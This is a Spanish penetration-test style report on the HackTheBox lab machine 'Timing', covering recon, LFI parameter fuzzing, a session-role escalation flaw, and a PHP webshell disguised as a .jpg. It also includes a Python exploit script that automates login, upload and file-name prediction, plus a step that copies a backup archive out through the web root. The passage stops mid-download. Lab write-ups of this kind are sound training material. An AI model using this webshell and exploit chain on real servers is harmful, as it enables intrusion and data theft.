



HACKTHEBOX

Informe Técnico

Máquina Timing



Timing



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	11 Dec 2021	Medium	30

Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades.



Índice

1. Antecedentes	2
2. Objetivos	2
2.1. Alcance	3
2.2. Impedimentos y limitaciones	3
2.3. Resumen general	3
3. Reconocimiento	4
3.1. Enumeración de servicios expuestos	4
3.2. Enumeración de servidores web	5
3.3. Enumeración de archivos	6
3.4. Descubrimiento de Parámetros	7
4. Identificación y explotación de vulnerabilidades	8
4.1. Bypass de Mecanismos de Sanitización	8
4.2. Exfiltración de Información	9
4.3. Carga de Archivo Malicioso	13
4.4. Ejecución Remota de Comandos	15
4.5. Obtención de Credenciales	16
5. Escalada de privilegios	17
5.1. Acceso al Sistema	17
5.2. Funcionalidad del Binario	18
5.3. Abuso de Binario Privilegiado	19
5.4. Acceso como Usuario Root	20
6. Contramedidas y buenas prácticas	21
6.1. Validación deficiente de parámetros	21
6.2. Uso de credenciales débiles en cuentas de usuario	21
6.3. Modificación no autorizada de privilegios	22
6.4. Carga insegura de archivos	22
6.5. Credenciales expuestas en archivos de backup	23
6.6. Binario privilegiado inseguro	23
7. Conclusiones	24



1. Antecedentes

El presente informe expone de manera estructurada los hallazgos obtenidos durante el proceso de evaluación de seguridad realizado sobre la máquina **Timing**. En él se detallan los vectores de ataque identificados, junto con los procedimientos de explotación utilizados.

La máquina evaluada fue obtenida desde la plataforma **HackTheBox**, un entorno orientado al desarrollo de competencias en ciberseguridad mediante laboratorios prácticos y ejercicios de hacking ético.

A continuación, se proporciona el enlace directo de descarga a esta máquina:

Dirección URL

<https://app.hackthebox.com/machines/Timing>




Imagen 1: Página principal del servicio web de la máquina

2. Objetivos

Los objetivos de esta auditoría de seguridad se orientan a identificar las vulnerabilidades y debilidades presentes en la máquina **Timing**, con el propósito de evaluar los riesgos que puedan afectar los principios fundamentales de la **tríada CIA**: Confidencialidad, Integridad y Disponibilidad de la información y de los servicios que esta máquina proporciona.

Para alcanzar dichos objetivos, se llevó a cabo un análisis exhaustivo de los servicios expuestos en el servidor, recopilando y examinando información detallada sobre aquellos componentes que podrían representar una amenaza desde la perspectiva de la seguridad.



2.1. Alcance

A continuación, se representan los objetivos a cumplir para esta auditoría:

- Identificar los puertos y servicios vulnerables
- Realizar una explotación de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría, está terminantemente prohibido realizar alguna de las siguientes actividades:

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado

2.3. Resumen general

Durante el proceso de auditoría se llevaron a cabo distintas fases de reconocimiento, análisis y explotación de vulnerabilidades sobre el sistema evaluado. En la etapa inicial se identificaron servicios y funcionalidades expuestas en la aplicación web, permitiendo detectar debilidades en la validación de parámetros y en los mecanismos de autenticación y autorización.

A partir de estas vulnerabilidades fue posible obtener ejecución remota de comandos bajo el contexto del usuario **www-data**. Posteriormente, se identificaron credenciales débiles y una gestión incorrecta de roles dentro de la aplicación, lo que permitió la obtención de privilegios administrativos y la migración lateral entre usuarios.

Finalmente, mediante la explotación de una filtración de información presente en archivos de respaldo y una configuración insegura de privilegios en el archivo sudoers, se logró escalar privilegios hasta el usuario root, comprometiendo completamente el sistema. Los hallazgos evidencian fallas críticas en la gestión de credenciales, el control de accesos y la configuración de componentes sensibles. Cada vulnerabilidad ha sido documentada con sus respectivas evidencias, y se proponen contramedidas y buenas prácticas orientadas a mitigar los riesgos identificados y fortalecer la seguridad general del entorno.



3. Reconocimiento


3.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **nmap**:

```
File: targeted
1 # Nmap 7.94SVN scan initiated Mon Dec 1 15:09:34 2025 as: nmap -p22,80 -sCV -oN targeted 10.129.64.76
2 Nmap scan report for 10.129.64.76
3 Host is up (0.12s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
7   ssn-hostkey:
8     2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)
9     256 18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)
10    256 a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)
11 80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
12   _http-server-header: Apache/2.4.29 (Ubuntu)
13   _http-cookie-flags:
14     /:
15       PHPSESSID:
16         httponly flag not set
17   _http-title: Simple WebApp
18   _Requested resource was ./login.php
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
22 # Nmap done at Mon Dec 1 15:09:45 2025 -- 1 IP address (1 host up) scanned in 11.18 seconds
```

Imagen 2: Enumeración de puertos con nmap

En este caso, se identificaron 2 puertos activos corriendo por el protocolo TCP:



Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.



3.2. Enumeración de servidores web

A continuación, se representa los resultados obtenidos con la herramienta **Whatweb**, una herramienta de reconocimiento que se utiliza para identificar tecnologías web específicas que se emplean en este sitio, tras aplicar un reconocimiento sobre el servicio HTTP corriendo por el puerto 80:

```
> whatweb http://10.129.64.76
http://10.129.64.76 [302 Found] Apache[2.4.29], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.64.76], RedirectLocation[./login.php]
http://10.129.64.76/login.php [200 OK] Apache[2.4.29], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[#,dkstudioin@gmail.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.64.76], JQuery, Script, Title[Simple WebApp]
```

Imagen 3: Enumeración del servicio HTTP por el puerto 80

En los resultados obtenidos se identificó que el servidor utiliza **Apache en su versión 2.4.29**. Asimismo, se observó que el servicio implementa una redirección automática hacia la ruta **/login.php**.

Adicionalmente, también ha sido posible verificar la version de **jQuery** y **Bootstrap** que se encuentran activas a través de un reconocimiento exhaustivo realizado sobre el servidor web con la herramienta **Wappalyzer**.




Imagen 4: Enumeración de servicios HTTP con Wappalyzer

Technologia	Versión
Apache	2.4.29
jQuery	3.5.1
Bootstrap	3.4.1

Los servicios identificados en el sitio web presentan versiones considerablemente desactualizadas. El uso de software antiguo constituye con frecuencia un factor crítico de riesgo, ya que estas versiones suelen incluir vulnerabilidades conocidas que pueden facilitar la explotación o el compromiso del sistema.



3.3. Enumeración de archivos

Se procedió a realizar una fase de enumeración mediante técnicas de fuerza bruta sobre la aplicación web, con el objetivo de descubrir archivos y directorios que no se encuentran listados de forma pública, pero que podrían ser accesibles y relevantes desde una perspectiva de seguridad.

Una vez finalizado el ataque de fuerza bruta, estos fueron los resultados obtenidos:

```
> gobuster dir -u http://10.129.64.76/ -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 200 --no-error -x php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.64.76/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 313] [--> http://10.129.64.76/images/]
/login.php (Status: 200) [Size: 5609]
/index.php (Status: 302) [Size: 0] [--> ./login.php]
/.php (Status: 403) [Size: 277]
/image.php (Status: 200) [Size: 0]
/header.php (Status: 302) [Size: 0] [--> ./login.php]
/footer.php (Status: 200) [Size: 3937]
/upload.php (Status: 302) [Size: 0] [--> ./login.php]
/css (Status: 301) [Size: 310] [--> http://10.129.64.76/css/]
/js (Status: 301) [Size: 309] [--> http://10.129.64.76/js/]
/logout.php (Status: 302) [Size: 0] [--> ./login.php]
/profile.php (Status: 302) [Size: 0] [--> ./login.php]
/.php (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 441118 / 441120 (100.00%)
=====
Finished
=====
```

Imagen 5: Archivos identificados con gobuster

El proceso de enumeración de archivos y directorios realizado con Gobuster permitió identificar varias rutas de interés dentro de la aplicación. Entre los elementos detectados destacan los archivos **image.php**, **upload.php** y **profile.php**

Las carpetas **/css** y **/js** devolvieron un código de estado **403 Forbidden** al intentar acceder a ellas, lo que indica que su contenido no es accesible de forma directa. Por otro lado, los archivos **upload.php** y **profile.php** requieren autenticación previa para su acceso, mientras que **image.php** no muestra información visible al ser solicitado. La herramienta reporta un tamaño de **0 bytes**, lo que sugiere la ausencia de contenido retornado; sin embargo, esto no descarta la posibilidad de que el archivo contenga lógica interna en PHP que no se refleja directamente en la respuesta.



3.4. Descubrimiento de Parámetros

Como parte del proceso de descubrimiento de parámetros, se llevó a cabo una búsqueda de posibles valores asociados al archivo **image.php**. Para ello, se empleó la herramienta **wfuzz** con el fin de identificar parámetros ocultos o no documentados que pudieran revelar funcionalidades adicionales en la aplicación.

```
> wfuzz -c --hw=0 -t 200 -w /usr/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt "http://10.129.251.129/image.php?FUZZ=/etc/passwd"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzz
ing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.129.251.129/image.php?FUZZ=/etc/passwd
Total requests: 6453

=====
ID           Response  Lines  Word  Chars  Payload
=====
000002803:  200      0 L    3 W    25 Ch  "img"

Total time: 20.17930
Processed Requests: 6453
Filtered Requests: 6452
Requests/sec.: 319.7829
```

Imagen 6: Parametro identificado

Se identificó la existencia del parámetro **img**. Al asignarle la ruta **/etc/passwd**, la aplicación devolvió una respuesta de 25 caracteres. Para verificar el contenido mostrado, se procedió a visualizar la respuesta directamente desde el navegador.




Imagen 7: Intento de LFI Detectado

Este mensaje confirma la existencia del parámetro; no obstante, también evidencia la presencia de un mecanismo de sanitización que filtra o bloquea determinadas entradas, impidiendo la ejecución de ciertas acciones potencialmente maliciosas.





4.2. Exfiltración de Información

Mediante la explotación de esta vulnerabilidad fue posible obtener diversos archivos del sistema. Los documentos extraídos contienen parte del código fuente de funcionalidades internas de la aplicación, lo cual permite analizarlos en detalle para identificar posibles vías adicionales de acceso o compromiso de la máquina.




Imagen 10: Extracción de Archivos PHP

En la imagen 9, referenciada en la página 8, se evidencia la presencia del usuario **aaron** a nivel de sistema. A partir de esta información, se consideró la posibilidad de que dicho usuario también estuviera registrado en la aplicación web.

Con este supuesto, se procedió a realizar pruebas de autenticación en el panel de acceso, utilizando el nombre de usuario identificado y diversas combinaciones de contraseñas. Finalmente, se logró iniciar sesión empleando las credenciales **usuario: aaron** y **contraseña: aaron**.




Imagen 11: Autenticación Exitosa

La aplicación indica que la sesión activa corresponde al **usuario 2**, lo que sugiere que el usuario 1 podría estar asociado al rol de administrador. Una vez autenticados, se intentó acceder a la ruta **upload.php**, previamente identificada durante el proceso de fuzzing, tal como se muestra en la figura 5 en la página 6.



Sin embargo, al intentar acceder a dicho panel, el sistema mostró un mensaje indicando que no se cuenta con los permisos necesarios para visualizarlo.




Imagen 12: Acceso No Autorizado al Panel

Se procedió a analizar el archivo upload.php con el propósito de determinar las validaciones que ejecuta y que dan como resultado el mensaje: No permission to access this panel!.

```
1 <?php
2 include("admin_auth_check.php");
3
4 $upload_dir = "images/uploads/";
5
6 if (!file_exists($upload_dir)) {
7     mkdir($upload_dir, 0777, true);
8 }
9
10 $file_hash = uniqid();
11
12 $file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
13 $target_file = $upload_dir . $file_name;
14 $error = "";
15 $imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
16
17 if (isset($_POST["submit"])) {
18     $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
19     if ($check === false) {
20         $error = "Invalid file";
21     }
22 }
23
24 // Check if file already exists
25 if (file_exists($target_file)) {
26     $error = "Sorry, file already exists.";
27 }
28
29 if ($imageFileType != "jpg") {
30     $error = "This extension is not allowed.";
31 }
32
33 if (empty($error)) {
34     if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
35         echo "The file has been uploaded.";
36     } else {
37         echo "Error: There was an error uploading your file.";
38     }
39 } else {
40     echo "Error: " . $error;
41 }
42 ?>
```

Imagen 13: Código de upload.php



En el código de `upload.php` se observa la inclusión del archivo `admin_auth_check.php`, encargado de verificar si el usuario autenticado posee el rol de administrador. A su vez, este archivo realiza un include adicional a `auth_check.php`, donde se ejecutan validaciones complementarias. En conjunto, estos mecanismos determinan si el usuario dispone del rol administrativo requerido para acceder al panel.

```
> cat admin_auth_check.php
File: admin_auth_check.php
1  <?php
2
3  include_once "auth_check.php";
4
5  if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
6      echo "No permission to access this panel!";
7      header('Location: ./index.php');
8      die();
9  }
10
11  ?>

> cat auth_check.php
File: auth_check.php
1  <?php
2
3  //ini_set('display_errors', '1');
4  //ini_set('display_startup_errors', '1');
5  //error_reporting(E_ALL);
6
7  // session is valid for 1 hour
8  ini_set('session.gc_maxlifetime', 3600);
9  session_set_cookie_params(3600);
10
11  session_start();
12  if (!isset($_SESSION['userid']) && strpos($_SERVER['REQUEST_URI'], "login.php") === false) {
13      header('Location: ./login.php');
14      die();
15  }
16  ?>
```

Imagen 14: Verificación de admin

En el archivo `profile.php` se identifica una referencia al recurso `js/profile.js`, el cual es cargado como parte de la funcionalidad del perfil de usuario. Este archivo podría contener información o lógica relevante que resulte útil para el análisis de posibles vectores de ataque

```
File: profile.php
1  <?php
2  include_once "header.php";
3
4  include_once "db_conn.php";
5
6  $id = $_SESSION['userid'];
7
8
9  // fetch updated user
10  $statement = $pdo->prepare("SELECT * FROM users WHERE id = :id");
11  $result = $statement->execute(array('id' => $id));
12  $user = $statement->fetch();
13
14
15  ?>
16
17  <script src="js/profile.js"></script>
18
19
20  <div class="container bootstrap snippets bootdey">
21
```

Imagen 15: Código de profile.php



Dentro del archivo `profile.js` se identificó que se realiza una petición POST dirigida al recurso `profile_update.php`, lo que sugiere que dicho endpoint gestiona la actualización de información asociada al perfil del usuario.

```
> cat profile.js
File: profile.js
1  function updateProfile() {
2      var xml = new XMLHttpRequest();
3      xml.onreadystatechange = function () {
4          if (xml.readyState == 4 && xml.status == 200) {
5              document.getElementById("alert-profile-update").style.display = "block"
6          }
7      };
8
9      xml.open("POST", "profile_update.php", true);
10     xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
11     xml.send("firstName=" + document.getElementById("firstName").value + "&lastName=" + document.getElementById("lastName")
12     ).value + "&email=" + document.getElementById("email").value + "&company=" + document.getElementById("company").value);
}
```

Imagen 16: Código de `profile.js`

Al analizar el archivo `profile_update.php`, se observa que es posible modificar el valor del atributo `rol` mediante el envío de una petición POST hacia este mismo recurso. Esta funcionalidad permite actualizar el **rol** del usuario siempre que se especifique dicho parámetro en la solicitud.

```
33
34     $firstName = $_POST['firstName'];
35     $lastName = $_POST['lastName'];
36     $email = $_POST['email'];
37     $company = $_POST['company'];
38     $role = $_POST['role'];
39
40     if (isset($_POST['role'])) {
41         $role = $_POST['role'];
42         $_SESSION['role'] = $role;
43     }
44
45
46     // dont persist role
47     $sql = "UPDATE users SET firstName='$firstName', lastName='$lastName', email='$email', company='$company' WHERE id=$id";
48
```

Imagen 17: Código de `profile_update.php`

De esta forma se logra superar la validación de privilegios implementada en `upload.php`, tal como se muestra en la figura 13 en la página 10.

Dado que se confirmó la posibilidad de modificar el valor del rol, se intentó cambiar el rol del usuario de **2** a **1**. Tras realizar esta modificación, el mensaje mostrado anteriormente por `upload.php` —No permission to access this panel!— fue reemplazado por **Error: This extension is not allowed.**

Este cambio indica que la aplicación ahora reconoce al usuario como administrador y permite la subida de archivos.



4.3. Carga de Archivo Malicioso

El modulo de `upload.php` solo permite la subida de archivos con extensión `.jpg` y genera un nombre único utilizando `uniqid()` y un hash construido con `md5()`. El fragmento relevante del codigo es el siguiente:

```
1 $file_hash = uniqid();
2 $file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
3
```

Código 1: Construcción del nombre de archivo

No obstante, se observa una mala configuración en la construcción del nombre: la variable `$file_hash` está entre comillas simples, por lo que PHP la interpreta como un **string** y no como una variable. Esto provoca que el hash generado no utilice realmente el valor de `uniqid()`, reduciendo la aleatoriedad del nombre final del archivo.

Los archivos `.jpg` son almacenados en la ruta `images/uploads/`. Si bien este directorio no permite **directory listing**, se conoce el mecanismo que utiliza la aplicación para generar los nombres de los archivos, lo que permite identificar su ubicación final pese a esta restricción.

A partir de ello, el objetivo es subir un archivo `.jpg` que contenga código PHP incrustado, con el fin de obtener una **RCE** en el servidor.

```
1 <?php
2 echo "<pre>" . system($_GET['cmd']) . "<\pre>";
3 ?>
4
```

Código 2: Archivo .jpg malicioso

Conociendo ya la secuencia de acciones necesarias, se desarrolló un script en **Python** encargado de automatizar todo el proceso. Este script realiza la autenticación en la aplicación, modifica el rol del usuario a **1**, sube el archivo `.jpg` malicioso y, finalmente, recupera el nombre con el que dicho archivo es almacenado en el servidor, permitiendo posteriormente acceder a él de manera directa.



```
1  #!/usr/bin/python3
2
3  from pwn import *
4  import requests, signal, sys, time
5  from email.utils import parsedate_to_datetime
6
7  def def_handler(sig, frame):
8      print("\n\n[!] Saliendo...\n")
9      sys.exit(1)
10
11 # Ctrl+C
12 signal.signal(signal.SIGINT, def_handler)
13
14 # Variables globales
15 login_url = "http://10.129.228.4/login.php?login=true"
16 upload_url = "http://10.129.228.4/upload.php"
17 update_profile_url = "http://10.129.228.4/profile_update.php"
18
19 def makeRequest():
20
21     s = requests.session()
22
23     data_post = {
24         'user': 'aaron',
25         'password': 'aaron'
26     }
27
28     r = s.post(login_url, data=data_post)
29
30     post_data = {
31         'firstName': 'aaron',
32         'lastName': 'aaron',
33         'email': 'aaron@test.htb',
34         'company': 'test',
35         'role': '1'
36     }
37
38     r = s.post(update_profile_url, data=post_data)
39
40     with open("megapwned.jpg", "w") as f:
41         f.write("<?php system($_GET['cmd']); ?>")
42
43     with open("megapwned.jpg", "rb") as img:
44         UploaderFile = {'fileToUpload': ('megapwned.jpg', img)}
45
46     r = s.post(upload_url, files=UploaderFile)
47
48     server_date = r.headers.get("Date")
49     dt = parsedate_to_datetime(server_date)
50     timestamp_original = int(dt.timestamp())
51
52     md5_hash = hashlib.md5((f"$file_hash{timestamp_original}").encode()).hexdigest()
53     name_file = f"{md5_hash}_megapwned.jpg"
54
55     print(f"{name_file}")
56
57 if __name__ == '__main__':
58     makeRequest()
59
60
```

Código 3: Exploit Automatizado



4.4. Ejecución Remota de Comandos

Para llevar a cabo la explotación, se utilizó el script automatizado que gestionó todo el proceso y cuyo **output** indicó el nombre con el que el archivo malicioso fue almacenado en el servidor.



Imagen 18: Nombre del archivo subido

Una vez cargado el archivo malicioso, se procede a acceder a él mediante la vulnerabilidad de **LFI** identificada previamente, tal como se muestra en la imagen 7 en la página 7. Al dirigir el LFI hacia el archivo subido, es posible ejecutar el código PHP incrustado, obteniendo así ejecución remota de comandos (**RCE**) en el servidor.




Imagen 19: Ejecución Remota de Comandos

Tras obtener ejecución remota de comandos, se intentó establecer una **reverse shell** para obtener acceso interactivo a la máquina. Sin embargo, todo indica que el sistema cuenta con reglas de **iptables** que bloquean las conexiones salientes, impidiendo el establecimiento de cualquier canal de retorno.

Durante la exploración del sistema se identificó un archivo de **backup** ubicado en la ruta **/opt**. El archivo es accesible para el usuario actual, ya que este cuenta con permisos de lectura sobre él.




Imagen 20: Archivo de backup

Para llegar a obtener el archivo de backup, se procedió a generar una copia y colocarla en el directorio **/var/www/html/** bajo el nombre **backup.zip**, de modo que pudiera ser descargado posteriormente.

```
1  
2 cp /opt/source-files-backup.zip /var/www/html/backup.zip  
3
```

Código 4: Script en Bash encargado de entablar la conexión



4.5. Obtención de Credenciales

Una vez copiado el backup en el directorio expuesto por el servidor web, basta con acceder a la URL `http://10.129.228.4/backup.zip` para proceder a descargar el archivo.

```
> curl -X GET "http://10.129.228.4/backup.zip" -o backup.zip
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload   Total   Spent    Left   Speed
